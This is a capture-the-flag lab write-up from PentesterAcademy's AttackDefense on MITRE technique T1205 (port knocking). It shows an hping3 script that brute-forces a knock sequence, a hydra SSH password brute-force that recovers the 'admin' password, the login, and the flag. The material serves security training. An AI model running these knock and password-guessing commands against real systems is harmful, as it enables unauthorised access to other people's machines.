
ATTACK
DEFENSE
by PentesterAcademy

Name	T1205: Port Knocking II
URL	https://www.attackdefense.com/challengedetails?cid=1533
Type	MITRE ATTACK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Figure out the port knocking pattern, perform the knock, SSH into the remote server and retrieve the flag!

Solution:

Step 1: Check the IP address of the attacker machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
403: eth0@if404: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
406: eth1@if407: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:a3:fa:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.163.250.2/24 brd 192.163.250.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Perform an Nmap scan on the target.

Command: nmap -p- 192.163.250.3

```
root@attackdefense:~# nmap -p- 192.163.250.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-15 21:07 UTC
Nmap scan report for target-1 (192.163.250.3)
Host is up (0.000013s latency).
All 65535 scanned ports on target-1 (192.163.250.3) are closed
MAC Address: 02:42:C0:A3:FA:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
root@attackdefense:~#
```

No TCP port is open. One can also do a UDP scan (but as per challenge description, only TCP ports are to be considered).

Command: nmap -p- -sU 192.163.250.3

Step 3: It is clear that the following ports are open on the target machine.

- 11011
- 11012
- 11013
- 11014
- 11015

The TCP flags are

- URG
- FIN
- RST
- SYN

Each port needs n number of packets where 1 < n < 5.

Step 4: Write a script to send 5 packets covering all variations mentioned above.

Script:
target=$1

```
for port in 11011 11012 11013 11014 11015; do
        for flag in F U R S; do
            hping3 -c 5 -$flag -p $port $target
        done
done
```

```
root@attackdefense:~# cat knock
target=$1

for port in 11011 11012 11013 11014 11015; do
        for flag in F U R S; do
            hping3 -c 5 -$flag -p $port $target
        done
done

root@attackdefense:~#
```

Make the script executable and fire the script

Commands:

```
chmod +x knock
./knock 192.163.250.3
```

```
root@attackdefense:~# chmod +x knock
root@attackdefense:~#
root@attackdefense:~# ./knock 192.163.250.3
HPING 192.163.250.3 (eth1 192.163.250.3): F set, 40 headers + 0 data bytes
len=40 ip=192.163.250.3 ttl=64 DF id=0 sport=11011 flags=RA seq=0 win=0 rtt=3.8 ms
len=40 ip=192.163.250.3 ttl=64 DF id=0 sport=11011 flags=RA seq=1 win=0 rtt=3.7 ms
```

Step 5: Scan the target machine again.

```
root@attackdefense:~# nmap -p- 192.163.250.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-15 21:01 UTC
Nmap scan report for target-1 (192.163.250.3)
Host is up (0.000013s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A3:FA:03 (Unknown)
```

The SSH service is available now.

Step 6: The password is not given credentials. Use hydra to find password for user 'admin'.

Username: admin

Command: hydra -l admin -P /root/wordlists/100-common-passwords.txt 192.163.250.3 ssh

```
root@attackdefense:~# hydra -l admin -P /root/wordlists/100-common-passwords.txt 192.163.250.3 ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-15 21:03:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://192.163.250.3:22/
[22][ssh] host: 192.163.250.3   login: admin   password: cassandra
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-15 21:03:24
root@attackdefense:~#
```

The password for user 'admin' is cassandra.

SSH into the target machine.

Commands: ssh admin@192.163.250.3

```
root@attackdefense:~# ssh admin@192.163.250.3
The authenticity of host '192.163.250.3 (192.163.250.3)' can't be established.
ECDSA key fingerprint is SHA256:6NK0FGktq38IJ4+NesyIbU7/B0kPcnZ0LTQuJUq1x24.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.163.250.3' (ECDSA) to the list of known hosts.
admin@192.163.250.3's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)
```

User login was successful.

Step 7: Retrieve the flag.

Command: cat flag

```
admin@victim-1:~$ cat flag
8942109ce216419a3218cb124147b028

Locking pattern: 10000/TCP/FIN 20000/TCP/FIN 30000/TCP/FIN
Number of packets: 5
admin@victim-1:~$
```

Flag: 8942109ce216419a3218cb124147b028

In addition to the flag, a lock sequence pattern is given.

Step 8: The lock down can be done in the same manner.

Commands:
hping3 -c 9 -F -p 10000 192.163.250.3
hping3 -c 9 -F -p 20000 192.163.250.3
hping3 -c 9 -F -p 30000 192.163.250.3

```
root@attackdefense:~# nmap -p- 192.163.250.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-15 21:07 UTC
Nmap scan report for target-1 (192.163.250.3)
Host is up (0.000013s latency).
All 65535 scanned ports on target-1 (192.163.250.3) are closed
MAC Address: 02:42:C0:A3:FA:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
root@attackdefense:~#
```

This will make SSH service unavailable.

References:

1. Port knocking (https://attack.mitre.org/techniques/T1205/)